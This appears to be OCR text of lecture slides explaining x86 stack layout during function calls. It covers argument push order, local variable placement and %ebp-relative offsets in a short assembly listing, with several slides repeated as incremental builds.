
Stack layout when calling functions

- What do we do when we *call* a function?
  - What data need to be stored?
  - Where do they go?

- How do we *return* from a function?
  - What data need to be *restored*?
  - Where do they come from?


Code examples

Stack layout at Memory



Function Call Stack

```
void f(int a, int b)
{
  int x;
}
void main()
{
  f(1,2);
  printf("hello world");
}
```




Order of the function arguments in stack

```c
void func(int a, int b)
{
   int x, y;

   x = a + b;
   y = a - b;
}
```


```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

Stack Layout for Function Call Chain



Stack layout when calling functions

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
}
```




Stack layout when calling functions

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
}
```

Arguments pushed in reverse order of code

Stack layout when calling functions

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
}
```



Local variables pushed in the same order as they appear in the code

Arguments pushed in reverse order of code

Stack layout when calling functions

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
}
```


Local variables pushed in the same order as they appear in the code

Arguments pushed in reverse order of code

Accessing variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
    ...
    loc2++;
    ...
}
```

0x00000000 0xffffffff



Accessing variables

